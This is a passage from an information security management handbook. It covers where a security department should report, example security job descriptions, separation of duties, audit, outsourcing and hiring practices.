- *Establish need before cost.* If you know money is going to be a stumbling block, then do not lead with a budget request. Instead, break down your company's functions by business process and illustrate how these processes are tied to the company's information and network. Ask executive management, "What do you want to protect?" and then show them, "This is what it will cost to do it."
- *Show them numbers.* It is not enough to talk about information security threats in broad terms. Make your point with numbers. Track the number of attempted intrusions, security incidents, and viruses within your organization. Document them in reports and plot them on graphs. Present them monthly to your executive management. This will provide evidence of the growing information security threat.
- *Use others' losses to your advantage.* Show them what has happened to other companies. Use the annual CSI/FBI computer crime and security statistics. Give your executive managers copies of *Tangled Web* by Richard Power to show them narratives of exactly what has happened to other companies.
- *Put it in legal terms.* Corporate officers are not only accountable for protecting their businesses' financial assets, but are also responsible for maintaining critical information. Remind executive management that it has a fiduciary responsibility to detect and protect areas where information assets might be exposed.
- *Keep it simple.* Divide your budget into categories and indicate needed budgets within each. Suggested categories include:
  - — Personnel
  - — Software systems
  - — Hardware systems
  - — Awareness and training
  - — Law and regulation compliance
  - — Emerging technology research
  - — Business continuity
- *Show them where it hurts.* Simply state the impact of not implementing or funding security.

Executive Management Must Sponsor and Support Information Protection

Executive management must clearly and unequivocally support information protection and security initiatives. It must provide a role model for the rest of your organization that adhering to information protection policies and practices is the right thing to do. It must ensure information protection is built into the management framework. The management framework should be established to initiate and control the implementation of information security within your organization. Ideally, the structure of a security program should result from the implementation of a planned and integrated management philosophy. Managing computer security at multiple levels brings many benefits. The higher levels (such as the headquarters or unit levels) must understand the organization as a whole, exercise more authority, set policy, and enforce compliance with applicable policies and procedures. On the other hand, the systems levels (such as the computer facility and applications levels) know the technical and procedural requirements and problems. The information protection department addresses the overall management of security within the organization as well as corporate activities such as policy development and oversight. The system-level security program can then focus on the management of security for a particular information processing system. A central information protection department can disseminate security-related information throughout the organization in an efficient and cost-effective manner. A central information protection department has an increased ability to influence external and internal policy decisions. A central information protection department can help ensure spending its scarce security dollars more efficiently. Another advantage of a centralized program is its ability to negotiate discounts based on volume purchasing of security hardware and software.

Where Does the Information Security Role Best Fit within the Organization?

Information security should be separated from operations. When the security program is embedded in IT operations, the security program often lacks independence, exercises minimal authority, receives little management attention, and lacks resources. In fact, the GAO identified this type of organizational mode (information security as part of IT operations) as a principal basic weakness in federal agency IT security programs.

The location of the information protection department needs to be based on your organization's goals, structure, and culture. To be effective, a central information protection department must be an established part of organization management.

Should Information Protection Be a Separate Business Unit Reporting to the CEO?

This is the ideal situation. Korn/Ferry's Jim Bock, a recruiter who specializes in IT and information security placements, has noticed that more chief security officers are starting to report directly to the CEO, on a peer level to the CIO. This provides information protection with a direct line to executive management and demonstrates the importance of information security to the rest of the organization.

Should Information Protection Be a Separate Business Unit Reporting to the CIO?

This is becoming more commonplace. This could be an effective area for the information protection group. However, there exists conflict of interest in this position. Additionally, security budgets may get cut to increase spending in the other IT areas for which the CIO has responsibility. Based upon recent history and published reports, CIOs tend to focus more on technology and security; they may not understand the diverse information protection needs that extend beyond the IT arena.

Should Information Protection Be a Separate Business Unit Reporting to the CFO?

This could possibly work if the CFO also understands the information security finance issues. However, it is not likely because it is difficult (if not impossible) to show a return on investment for information security costs; so this may not be a good location for the information protection department.

Should Information Protection Exist as a Department within IT Reporting to the IT VP?

This is generally not a good idea. Not only does this create a true conflict of interest, but it also demonstrates to the rest of the organization an attitude of decreased importance of information security within the organi-

zation. It creates a competition of security dollars with other IT dollars. Additionally, it sends the message that information protection is only a technical matter and does not extend to all areas of business processes (such as hard-copy protection, voice, fax, mail, etc.).

Should Information Protection Exist as a Group within Corporate Auditing Reporting to the Corporate Auditor?

This has been attempted within several large organizations, and none that I have known of have had success with this arrangement. Not only does this create a huge conflict of interest — auditors cannot objectively audit and evaluate the same security practices the people within their same area created — but it also sends the message to the rest of the organization that information security professionals fill the same role as auditors.

Should Information Protection Exist as a Group within Human Resources Reporting to the HR VP?

This could work. One advantage of this arrangement is that the area creating the information protection policies would be within the same area as the people who enforce the policies from a disciplinary aspect. However, this could also create a conflict of interest. Also, by placing information protection within the HR area, you could send the message to the rest of the organization that information protection is a type of police unit; and it could also place it too far from executive management.

Should Information Protection Exist within Facilities Management Reporting to the Risk Management Director?

This does place all types of risk functions together, making it easier to link physical and personnel security with information security. However, this could be too far removed from executive management to be effective.

Should Information Protection Exist as a Group within IT Reporting to Middle Management?

This is probably the worst place to put the information protection group. Not only is this too far removed from executive management, but this also creates a conflict of interest with the IT processes to which information security practices apply. It also sends a message to the rest of the organization that information protection is not of significant importance to the entire organization and that it only applies to the organization's computer systems.

What Security Positions Should Exist, and What Are the Roles, Requirements, and Job Descriptions for Each?

Responsibilities for accomplishing information security requirements must be clearly defined. The information security policy should provide general guidance on the allocation of security roles and responsibilities within the organization. General information security roles and responsibilities must be supplemented with a more detailed local interpretation for specific sites, systems, and services. The security of an information system must be made the responsibility of the owner of that system. To avoid any misunderstanding about individual responsibilities, assets and security processes associated with each individual must be clearly defined. To avoid misunderstanding individual responsibilities, the manager responsible for each asset or security process must be assigned and documented. To avoid misunderstanding individual responsibilities, authorization levels must be defined and documented. Multiple levels of dedicated information security positions must exist to ensure full and successful integration of information protection into all aspects of your organization's business processes. So what positions are going to accomplish all these tasks? A few example job descriptions can be found in Exhibit 72.1. The following are some suggestions of positions for you to consider establishing within your organization:

EXHIBIT 72.1 Example Job Descriptions

The following job descriptions should provide a reference to help you create your own unique job descriptions for information security-related positions based upon your own organization's needs.

Compliance Officer

Job Description

A regulatory/compliance attorney to monitor, interpret, and communicate laws and legislation impacting regulation. Such laws and legislation include HIPAA regulations. The compliance officer will be responsible for compliance and quality control covering all areas within the information technology and operations areas. Responsibilities include:

- Quality assurance
- Approval and release of all personal health information
- HIPAA compliance oversight and implementation
- Ensuring all records and activities are maintained acceptably in accordance with health and regulatory authorities

Qualifications

- J.D. with outstanding academics and a minimum of ten years of experience
- Three to five years' current experience with healthcare compliance and regulatory issues
- In-depth familiarity with federal and state regulatory matters (Medicare, Medicaid, fraud, privacy, abuse, etc.)

Chief Security Officer

Job Description

The role of the information security department is primarily to safeguard the confidential information, assets, and intellectual property that belongs to or is processed by the organization. The scope of this position primarily involves computer security but also covers physical security as it relates to the safeguarding of information and assets. The CSO is responsible for enforcing the information security policy, creating new procedures, and reviewing existing procedures to ensure that information is handled in an appropriate manner and meets all legislative requirements, such as those set by the HIPAA security and privacy standards. The security officer must also be very familiar with anti-virus software, IP firewalls, VPN devices, cryptographic ciphers, and other aspects of computer security.

Requirements

- Experience with systems and networking security
- Experience with implementing and auditing security measures in a multi-processor environment
- Experience with data center security
- Experience with business resumption planning
- Experience with firewalls, VPNs, and other security devices
- Good communication skills, both verbal and written
- Good understanding of security- and privacy-related legislation as it applies to MMIS
- Basic knowledge of cryptography as it relates to computer security
- CISSP certification

Duties and Responsibilities

The information security department has the following responsibilities:

- Create and implement information security policies and procedures.
- Ensure that procedures adhere to the security policies.

EXHIBIT 72.1 Example Job Descriptions (continued)

- Ensure that network security devices exist and are functioning correctly where they are required (such as firewalls and software tools such as anti-virus software, intrusion detection software, log analysis software, etc.).
- Keep up-to-date on known computer security issues and ensure that all security devices and software are continuously updated as problems are found.
- Assist the operations team in establishing procedures and documentation pertaining to network security.
- Assist the engineering team to ensure that infrastructure design does not contain security weaknesses.
- Assist the facilities department to ensure that physical security is adequate to protect critical information and assets.
- Assist the customer systems administration and the professional services groups in advising clients on network security issues.
- Provide basic security training programs for all employees, and — when they access information — partners, business associates, and customers.
- In the event of a security incident, work with the appropriate authorities as directed by the executive.
- Work with external auditors to ensure that information security is adequate and evaluate external auditors to ensure that external auditors meet proper qualifications.

The Chief Security Officer has the following responsibilities:

- Ensure that the information security department is able to fulfill the above mandate.
- Hire personnel for the information security department.
- Hold regular meetings and set goals for information security personnel.
- Perform employee evaluations of information security personnel as directed by human resources.
- Ensure that information security staff receives proper training and certification where required.
- Participate in setting information security policies and procedures.
- Review all company procedures that involve information security.
- Manage the corporate information security policies and make recommendations for modifications as the needs arise.

Information Security Administrator

Job Specifications

The information security administrator will:

- Work with security analysts and application developers to code and develop information security rules, roles, policies, standards, etc.
- Analyze existing security rules to ensure no problems will occur as new rules are defined, objects added, etc.
- Work with other administrative areas in information security activities.
- Troubleshoot problems when they occur in the test and production environments.
- Define and implement access control requirements and processes to ensure appropriate information access authorization across the organizations.
- Plan and develop user administration and security awareness measures to safeguard information against accidental or unauthorized modification, destruction, or disclosure.
- Manage the overall functions of user account administration and the company-wide information security awareness training program according to corporate policies and federal regulations.
- Define relevant data security objectives, goals, and procedures.
- Evaluate data security user administration, resource protection, and security awareness training effectiveness.
- Evaluate and select security software products to support the assigned functions.
- Coordinate security software installation.
- Meet with senior management regarding data security issues.
- Participate in designing and implementing an overall data security program.
- Work with internal and external auditors as required.
- Ensure that user administration and information security awareness training programs adhere to HIPAA and other regulations.

EXHIBIT 72.1 Example Job Descriptions (continued)

Qualifications

- Human relations and communication skills to effectively interact with personnel from technical areas, internal auditors, and end users, promoting information security as an enabler and not as an inhibitor
- Decision-making ability to define data security policies, goals, and tactics, and to accurately measure these practices as well as risk assessments and selection of security devices including software tools
- Ability to organize and prioritize work to balance cost and risk factors and bring adequate data security measures to the information technology environments
- Ability to jointly establish measurable goals and objectives with staff, monitor progress on attainment of them, and adjust as required
- Ability to work collaboratively with IT and business unit management
- Ability to relate business requirements and risks to technology implementation for security-related issues
- Knowledge of role-based authorization methodologies and authentication technologies
- Knowledge of generally accepted security practices such as ISO 17799 standards
- Security administration experience
- Good communication skills
- Two to four years of security administration experience
- SSCP or CISSP certification a plus, but not required

- *Chief Security Officer.* The chief security officer (CSO) must raise security issues and help to develop solutions. This position must communicate directly with executive management and effectively communicate information security concerns and needs. The CSO will ensure security management is integrated into the management of all corporate systems and processes to assure that system managers and data owners consider security in the planning and operation of the system. This position establishes liaisons with external groups to take advantage of external information sources and to improve the dissemination of this information throughout the organization.
- *Information Protection Director.* This position oversees the information protection department and staff. This position communicates significant issues to the CSO, sets goals, and creates plans for the information protection department, including budget development. This position establishes liaisons that should be established with internal groups, including the information resources management (IRM) office and traditional security offices.
- *Information Protection Awareness and Training Manager.* This position oversees all awareness and training activities within the organization. This position communicates with all areas of the organization about information protection issues and policies on an ongoing basis. This position ensures that all personnel and parties involved with outsourcing and customer communications are aware of their security responsibilities.
- *Information Protection Technical/Network Manager.* This position works directly with the IT areas to analyze and assess risks within the IT systems and functions. This position stays abreast of new information security risks as well as new and effective information security tools. This position also analyzes third-party connection risks and establishes requirements for the identified risks.
- *Information Protection Administration Manager.* This position oversees user account and access control practices. This person should have a wide experience range over many different security areas.
- *Privacy Officer.* This position ensures the organization addresses new and emerging privacy regulations and concerns.
- *Internal Auditor.* This position performs audits within the corporate auditing area in such a way as to ensure compliance with corporate information protection policies, procedures, and standards.
- *Security Administrator.* The systems security administrator should participate in the selection and implementation of appropriate technical controls and security procedures, understand system vulnerabilities, and be able to respond quickly to system security problems. The security administrator is responsible for the daily administration of user IDs and system controls, and works primarily with the user community.

- *Information Security Oversight Committee.* This is a management information security forum established to provide direction and promote information protection visibility. The committee is responsible for review and approval of information security policy and overall responsibilities. Additionally, this committee is responsible for monitoring exposure to major threats to information assets, for reviewing and monitoring security incidents, and for approving major initiatives to enhance information security.

How Do You Effectively Maintain Separation of Duties?

When considering quality assurance for computer program code development, the principles of separation of duty are well-established. For example, the person who designs or codes a program must not be the only one to test the design or the code. You need similar separation of duties for information protection responsibilities to reduce the likelihood of accidental compromise or fraud. A good example is the 1996 Omega case where the network administrator, Tim Lloyd, was an employee who was responsible for everything to do with the manufacturing of computers. As a result, when Lloyd was terminated, he was able to add a line of program code to a major manufacturing program that ultimately deleted and purged all the programs in the system. Lloyd also had erased all the backup tapes, for which he also had complete control. Ultimately, the company suffered $12 million in damages, lost its competitive footing in the high-tech instrument and measurement market, and 80 employees lost their jobs as a result. If separation of duties had been in place, this could have been avoided.

Management must be become active in hiring practices (ensuring background checks) bonding individuals (which should be routine for individuals in all critical areas) and auditing and monitoring, which should be routine practices. Users should be recertified to resources, and resources to users, at least annually to ensure proper access controls are in place. Because the system administration group is probably placed within the confines of the computer room, an audit of physical and logical controls also needs to be performed by a third party.

Certain information protection duties must not be performed by the same person or within one area. For example, there should be separation of roles of systems operators, systems administrators, and security administrators, and separation of security-relevant functions from others. Admittedly, ideal separation can be costly in time and money, and often possible only within large staffs. You need to make information security responsibilities dependent upon your business, organization size, and associated risks. You must perform risk assessment to determine what information protection tasks should be centralized and what should be distributed. When considering separation of duties for information security roles, it is helpful to use a tool similar to the one in Exhibit 72.2.

How Large Should the Information Protection/Security Department Be?

Ah, if only there were one easy answer to the question of how large an information protection department should be. This is one of the most commonly asked questions I have heard at information security conferences over the past several years, and I have seen this question asked regularly within all the major information security companies. There is no "best practice" magic number or ratio. The size of an information protection department depends on many factors. These include, but are not limited to, the following:

- Industry
- Organization size
- Network diversification and size
- Number of network users
- Geographical locations
- Outsourced functions

Whatever size you determine is best for your organization, you need to ensure the staff you choose has a security background or, at least, has some basic security training.

Summary

This chapter reviewed a wide range of issues involved in creating an information protection program and department. Specifically:

EXHIBIT 72.2 Application Roles and Privileges Worksheet

Application System _____
Purpose/Description _____

Organizing for Success: Some Human Resources Issues in Information Security

Jeffrey H. Fenton, CBCP, CISSP and James M. Wolfe, MSM

In a holistic view, information security is a triad of people, process, and technology. Appropriate technology must be combined with management support, understood requirements, clear policies, trained and aware users, and plans and processes for its use. While the perimeter is traditionally emphasized, threats from inside have received less attention. Insider threats are potentially more serious because an insider already has knowledge of the target systems. When dealing with insider threats, people and process issues are paramount. Also, too often, security measures are viewed as a box to install (technology) or a one-time review. Security is an ongoing process, never finished.

This chapter focuses on roles and responsibilities for performing the job of information security. Roles and responsibilities are part of an operationally excellent environment, in which people and processes, along with technology, are integrated to sustain security on a consistent basis. *Separation of responsibilities*, requiring at least two persons with separate job duties to complete a transaction or process end-to-end, or avoiding a conflict of interest, is also introduced as part of organizing for success. This concept originated in accounting and financial management; for example, not having the same person who approves a purchase also able to write a check. The principle is applied to several roles in information technology (IT) development and operations, as well as the IT system development life cycle. All these principles support the overall management goal to protect and leverage the organization's information assets.

Information Security Roles and Responsibilities

This section introduces the functional components of information security, from a role and responsibility perspective, along with several other IT and business functional roles. Information security is much more than a specialized function; it is everyone's responsibility in any organization.

The Business Process Owner, Information Custodian, and End User

The *business process owner* is the manager responsible for a business process such as supply-chain management or payroll. This manager would be the focal point for one or more IT applications and data supporting the processes. The process owner understands the business needs and the value of information assets to support them. The International Standard ISO 17799, *Information Security Management*, defines the role of the information asset owner responsible for maintaining the security of that asset.[1]

The *information custodian* is an organization, usually the internal IT function or an outsourced provider, responsible for operating and managing the IT systems and processes for a business owner on an ongoing

basis. The business process owner is responsible for specifying the requirements for that operation, usually in the form of a service level agreement (SLA). While information security policy vests ultimate responsibility in business owners for risk management and compliance, the day-to-day operation of the compliance and risk mitigation measures is the responsibility of information custodians and end users.

End users interact with IT systems while executing business functional responsibilities. End users may be internal to the organization, or business partners, or end customers of an online business. End users are responsible for complying with information security policy, whether general, issue-specific, or specific to the applications they use. Educating end users on application usage, security policies, and best practices is essential to achieving compliance and quality.

In an era of budget challenges for the information security functions, the educated and committed end user is an information security force multiplier for defense-in-depth. John Weaver, in a recent essay, "Zen and Information Security,"[2] recommends turning people into assets. For training and awareness, this includes going beyond rules and alerts to make security "as second nature as being polite to customers," as Neal O'Farrell noted in his recent paper, "Employees: Your Best Defense, or Your Greatest Vulnerability?"[3] All users should be trained to recognize potential social engineering. Users should also watch the end results of the business processes they use. Accounting irregularities, sustained quality problems in manufacturing, or incorrect operation of critical automated temperature-control equipment could be due to many causes, including security breaches. When alert end users notice these problems and solve them in a results-oriented manner, they could identify signs of sabotage, fraud, or an internal hacker that technical information security tools might miss. End users who follow proper practices and alert management of suspicious conditions are as important as anti-virus software, intrusion detection, and log monitoring. Users who learn this holistic view of security can also apply the concepts to their homes and families.[4]

In today's environment, users include an increasing proportion of *non-employee* users, including temporary or contract workers, consultants, outsourced provider personnel, and business-partner representatives. Two main issues with non-employee users are nondisclosure agreements (NDAs) and the process for issuing and deleting computer accounts. Non-employee users should be treated as business partners, or representatives of business partners, if they are given access to systems on the internal network. This should include a written, signed NDA describing their obligations to protect sensitive information. In contrast with employees, who go through a formal human resources (HR) hiring and separation process, non-employee users are often brought in by a purchasing group (for temporary labor or consulting services), or they are brought in by the program manager for a project or outsourced activity. While a formal HR information system (HRIS) can alert system administrators to delete computer accounts when *employees* leave or transfer, *non-employees* who do not go through the HRIS would not generate this alert. Removing computer accounts for departed non-employees is an weak operational link in many organizations.

Information Security Functions

Information security functions fall into five main categories — policy/strategy/governance, engineering, disaster recovery/business continuity (DR/BC), crisis management and incident response/investigation, and administrative/operational (see Exhibit 73.1). In addition, information security functions have many interfaces with other business functions as well as with outsource providers, business partners, and other outside organizations.

Information security policy, strategy, and governance functions should be organized in an information security department or directorate, headed by an information security manager or director who may also be known as the chief information security officer (CISO). This individual directs, coordinates, plans, and organizes information security activities throughout the organization, as noted by Charles Cresson Wood.[5] The information security function must work with many other groups within and outside the organization, including physical security, risk management (usually an insurance-related group in larger companies), internal audit, legal, internal and external customers, industry peers, research groups, and law enforcement and regulatory agencies.

Within the information security function, policy and governance include the development and interpretation of written information security policies for the organization, an education and awareness program for all users, and a formal approval and waiver process. Any deviation from policy represents a risk above the acceptable level represented by compliance with policy. Such deviations should be documented with a formal waiver approval, including the added risk and additional risk mitigation measures applied, a limited term, and a plan to achieve compliance. Ideally, all connections between the internal network and any outside entity should be consolidated as much as possible through one or a few gateways and demilitarized zones (DMZs), with a



EXHIBIT 73.1 Five information security roles.

standard architecture and continuous monitoring. In very large organizations with decentralized business units, this might not be possible. When business units have unique requirements for external connectivity, those should be formally reviewed and approved by the information security group before implementation.

The security strategy role, also in the central information security group, includes the identification of long-term technology and risk trends driving the evolution of the organization's security architecture. The information security group should develop a security technology roadmap, planning for the next five years the organization's need for security technologies driven by risk management and business needs. Once the roadmap is identified, the security group would be responsible for identifying and integrating the products to support those capabilities. Evaluating new products is another part of this activity, and a formal test laboratory should be provided. In larger IT organizations, the security strategy function would work closely with an overall IT strategy function. The information security group should have project responsibility to execute all security initiatives that affect the entire organization.

Information security engineering is the function of identifying security requirements and bringing them to realization when a specific network or application environment is newly developed. While the information security group would set the policies as part of the policy and governance function, security engineers would assess the risks associated with a particular program (such as implementing a new enterprise resource planning [ERP] system), identify the applicable policies, and develop a system policy for the system or application environment. Working through the system development life cycle, engineers would identify requirements and specifications, develop the designs, and participate in the integration and testing of the final product. Engineering also includes developing the operational and change-control procedures needed to maintain security once the system is fielded. Information security engineering may be added to the central information security group, or it may be organized as a separate group (as part of an IT systems engineering function).

Disaster recovery/business continuity (DR/BC) includes responding to and recovering from disruptive incidents. While DR involves the recovery of IT assets, BC is broader and includes recovery of the business functions (such as alternative office space or manufacturing facilities). While DR and BC began by focusing on physical risks to availability, especially natural disasters, both disciplines have broadened to consider typically nonphysical events such as breaches of information confidentiality or integrity. Much of the planning component of DR/BC can utilize the same risk assessment methods as for information security risk assessments. In large organizations, the DR/BC group is often separate from the central information security group, and included in an operational IT function, because of DR's close relationship to computer operations and backup procedures. Because of the convergence of DR/BC applicability and methods with other information security disciplines, including DR/BC in the central information security group is a worthwhile option.

Crisis management is the overall discipline of planning for and responding to emergencies. Crisis management in IT began as a component of DR. With the broadening of the DR/BC viewpoint, crisis management needs to cover incident types beyond the traditional physical or natural disasters. For all types of incidents, similar principles can be applied to build a team, develop a plan, assess the incident at the onset and identify its severity, and match the response to the incident. In many organizations, the physical security and facilities functions have developed emergency plans, usually focusing on physical incidents or natural disasters, separate from the DR plans in IT. For this reason, an IT crisis management expert should ensure that IT emergency plans are integrated with other emergency plans in the organization. With the broadening of *crisis* to embrace nonphysical information security incidents, the integrative role must also include coordinating the separate DR plans for various IT resources. During certain emergencies, while the emergency team is in action, it may be necessary to weigh information security risks along with other considerations (such as rapidly returning IT systems or networks to service). For this reason, as well as for coordinating the plans, the integrative crisis management role should be placed in the central information security group. Information security crisis management can also include working with the public relations, human resources, physical security, and legal functions as well as with suppliers, customers, and outside law enforcement agencies.

Incident response has already been noted as part of crisis management. Many information security incidents require special response procedures different from responding to a physical disaster. These procedures are closely tied to monitoring and notification, described in the next two paragraphs. An organization needs to plan for responding to various types of information security attacks and breaches, depending on their nature and severity. Investigation is closely related to incident response, because the response team must identify when an incident might require further investigation after service is restored. Investigation is fundamentally different in that it takes place after the immediate emergency is resolved, and it requires evidence collection and custody procedures that can withstand subsequent legal scrutiny. Along with this, however, the incident response must include the processes and technology to collect and preserve logs, alerts, and data for subsequent investigation. These provisions must be in place and operational before an incident happens. The investigation role may be centralized in the information security group, or decentralized in large organizations provided that common procedures are followed. If first-line investigation is decentralized to business units in a large corporation, there should be a central information security group specialist to set technical and process direction on incident response planning and investigation techniques. For all incidents and crises, the lessons learned must be documented — not to place blame but to prevent future incidents, improve the response, and help the central information security group update its risk assessment and strategy.

Information security administration and operations include account management, privilege management, security configuration management (on client systems, servers, and network devices), monitoring and notification, and malicious code and vulnerability management. These administrative and operational functions are diverse, not only in their content but also in who performs them, how they are performed, and where they reside organizationally. Account and privilege management include setting up and removing user accounts for all resources requiring access control, and defining and granting levels of privilege on those systems. These functions should be performed by a central security operations group, where possible, to leverage common processes and tools as well as to ensure that accounts are deleted promptly when users leave or transfer. In many organizations, however, individual system administrators perform these tasks. Security configuration management includes configuring computer operating systems and application software, and network devices such as routers and firewalls, with security functions and access rules. This activity actually implements much of the organization's security policy. While the central information security group owns the policy, configuration management is typically distributed among system administrators and telecommunication network administrators. This is consistent with enabling the central information security group to focus on its strategic, policy, and governance roles.

Monitoring and notification should also be part of a central security operations function, with the ability to "roll up" alerts and capture logs from systems and network devices across the enterprise. Intrusion detection systems (IDSs) would also be the responsibility of this group. In many large organizations, monitoring and notification are not well integrated, with some locally administered systems depending on their own system administrators who are often overworked with other duties. As noted earlier, monitoring and notification processes and tools must meet the needs of incident response. The additional challenges of providing 24/7 coverage are also noted below.

Malicious code and vulnerability management includes deploying and maintaining anti-virus software, isolating and remediating infected systems, and identifying and correcting security vulnerabilities (in operating systems, software applications, and network devices). These activities require centrally driven technical and process disciplines. It is not enough only to expect individual desktop users to keep anti-virus software updated and individual system administrators to apply patches. A central group should test and *push* anti-virus updates. The central group should also test patches on representative systems in a laboratory and provide a central repository of alerts and patches for system and network administrators to deploy. Malicious code management is also closely tied to incident response. With the advent of multifunctional worms, and exploits appearing quickly after vulnerabilities become known, an infection could easily occur before patches or anti-virus signatures become available. In some cases, anomaly-based IDSs can detect unusual behavior before patches and signatures are deployed, bringing malicious code and vulnerability management into a closer relationship with monitoring. These central activities cross several functional boundaries in larger IT organizations, including e-mail/messaging operations, enterprise server operations, and telecommunications, as well as security operations. One approach is establishing a cross-functional team to coordinate these activities, with technical leadership in the central information security organization.

Distributed Information Security Support in Larger Organizations

Some of the challenges of providing security support in a large organization, especially a large corporation with multiple business units, have already been noted. Whether IT functions in general are centralized or distributed reflects the culture of the organization as well as its business needs and technology choices. In any organization, presenting the business value of the information security functions is challenging. Beyond simply preventing bad things from happening, security is an enabler for E-business. To make this case, the central information security group needs to partner with the business as its internal customer. Building a formal relationship with the business units in a large enterprise is strongly recommended.

This relationship can take the shape of a formal information protection council, with a representative from each division or business unit. The representative's role, which must be supported by business unit management, would include bringing the unique technical, process, and people concerns of security, as viewed by that business unit, to the information security group through two-way communication. The representatives can also assist in security training and awareness, helping to push the program to the user community. Representatives can also serve in a first-line role to assist their business units with the approval and waiver requests described earlier.

Information Security Options for Smaller Organizations

The most important information security problem in many smaller organizations is the lack of an information security function and program. Information security must have an individual (a manager, director, or CISO) with overall responsibility. Leaving it to individual system administrators, without policy and direction, will ensure failure. Once this need is met, the next challenge is to scale the function appropriately to the size and needs of the business. Some of the functions, which might be separate groups in a large enterprise, can be combined in a smaller organization. Security engineering and parts of security operations (account and privilege management, monitoring and notification, incident response, crisis management, and DR) could be combined with the policy, governance, and user awareness roles into the central information security group. The hands-on security configuration management of desktops, servers, and network devices should still be the separate responsibility of system and network administrators. In the earlier discussion, the role of an in-house test laboratory, especially for patches, was noted. Even in a smaller organization, it is strongly recommended that representative test systems be set aside and patches be tested by a system administrator before deployment.

For smaller organizations, there are special challenges in security strategy. In a smaller enterprise, the security technology roadmap is set by technology suppliers, as the enterprise depends on commercial off-the-shelf (COTS) vendors to supply all its products. Whatever the COTS vendors supply becomes the *de facto* security strategy for the enterprise. To a great extent, this is still true in large enterprises unless they have a business case to, and have or engage the expertise to, develop some of their own solutions. While a large enterprise can exert some influence over its suppliers, and should develop a formal technology strategy, smaller enterprises

should not overlook this need. If a smaller enterprise cannot justify a strategy role on a full-time basis, it could consider engaging external consultants to assist with this function initially and on a periodic review basis. Consultants can also support DR plan development. As with any activity in information security, doing it once is not enough. The strategy or the DR plan must be maintained.

Internal and External Audit

The role of auditors is to provide an independent review of controls and compliance. The central information security group, and security operational roles, should not audit their own work. To do so would be a conflict of interest. Instead, auditors provide a crucial service because of their independence. The central information security group should partner with the internal audit organization to develop priorities for audit reviews based on risk, exchange views on the important risks to the enterprise, and develop corrective action plans based on the results of past audits. The audit organization can recognize risks based on what it sees in audit results. External auditors may be engaged to provide a second kind of independent review. For external engagements, it is very important to specify the scope of work, including the systems to be reviewed, attributes to be reviewed and tested, and processes and procedures for the review. These ground rules are especially important where vulnerability scanning or penetration testing is involved.

Outsourcing Providers

Outsourcing providers offer services for a variety of information security tasks, including firewall management and security monitoring. Some Internet service providers (ISPs) offer firewall and VPN management. Outsourcing firewall management can be considered if the organization's environment is relatively stable, with infrequent changes. If changes are frequent, an outsourcing provider's ability to respond quickly can be a limiting factor. In contrast, 24/7 monitoring of system logs and IDSs can be more promising as an outsource task. Staffing one seat 24/7 requires several people. This is out of reach for smaller organizations and a challenge in even the largest enterprises. An outsourcing provider for monitoring can leverage a staff across its customer base. Also, in contrast with the firewall, where the organization would trust the provider to have privileged access to firewalls, monitoring can be done with the provider having no interactive access to any of the customer's systems or network devices. In all consulting and outsourcing relationships, it is essential to have a written, signed NDA to protect the organization's sensitive information. Also, the contract must specify the obligations of the provider when the customer has an emergency. If an emergency affects many of the same provider's customers, how would priority be determined?

To Whom Should the Information Security Function Report?

Tom Peltier, in a report for the Computer Security Institute,[6] recommends that the central information security group report as high as possible in the organization, at least to the chief information officer (CIO). The group definitely should *not* be part of internal audit (due to the potential for conflict of interest) or part of an operational group in IT. If it were part of an operational group, conflict of interest could also result. Peltier noted that operational groups' top priority is maintaining maximum system uptime and production schedules. This emphasis can work against implementing and maintaining needed security controls. The central information security group should also never be part of an IT system development group because security controls are often viewed as an impediment or an extra cost add-on to development projects. A security engineer should be assigned from the security engineering group to support each development project.

There are several issues around having the central information security group as part of the physical security organization. This can help with investigations and crisis management. The drawbacks are technology incompatibility (physical security generally has little understanding of IT), being perceived *only* as preventing bad things from happening (contrast with the business enabler viewpoint noted earlier), and being part of a group that often suffers budget cuts during difficult times. Tracy Mayor[7] presented a successful experience with a single organization combining physical security and information security. Such an organization could be headed by a chief security officer (CSO), reporting to the chief executive officer (CEO), placing the combined group at the highest level. The combined group could also include the risk management function in large enterprises, an activity usually focused on insurance risks. This would recognize the emerging role of insurance

for information security risks. The model can work but would require cultural compatibility, cross-training, management commitment, and a proactive partnership posture with customers. Another alternative, keeping information security and physical security separate, is to form a working partnership to address shared issues, with crisis management as a promising place to begin. Similarly, the CISO can partner with the risk management function.

Although the DR/BC function, as noted earlier, might be part of an operational group, DR/BC issues should be represented to upper management at a comparable level to the CISO. The CISO could consider making DR/BC a component of risk management in security strategy, and partnering with the head of the DR/BC group to ensure that issues are considered and presented at the highest level. Ed Devlin has recommended[8] that a BC officer, equal to the CISO, reports at the same high level.

Filling the Roles: Remarks on Hiring Information Security Professionals

One of the most difficult aspects of information security management is finding the right people for the job. What should the job description say? Does someone necessarily need specific information security experience? What are the key points for choosing the best candidate? Answering these questions will provide a clearer picture of how to fill the role effectively.

Note: This section outlines several procedures for identifying and hiring job candidates. It is strongly recommended to review these procedures with your human resources team and legal advisors before implementing them in your environment.

Job Descriptions

A description of the position is the starting point in the process. This job description should contain the following:[9]

- The position title and functional reporting relationship
- The length of time the candidate search will be open
- A general statement about the position
- An explicit description of responsibilities, including any specific subject matter expertise required (such as a particular operating system or software application)
- The qualifications needed, including education
- The desired attributes wanted
- Job location (or telecommuting if allowed) and anticipated frequency of travel
- Start date
- A statement on required national security clearances (if any)
- A statement on requirements for U.S. citizenship or resident alien status, if the position is associated with a U.S. Government contract requiring such status
- A statement on the requirements for a background investigation and the organization's drug-free workplace policy

Other position attributes that could be included are:

- Salary range
- Supervisor name
- Etc.

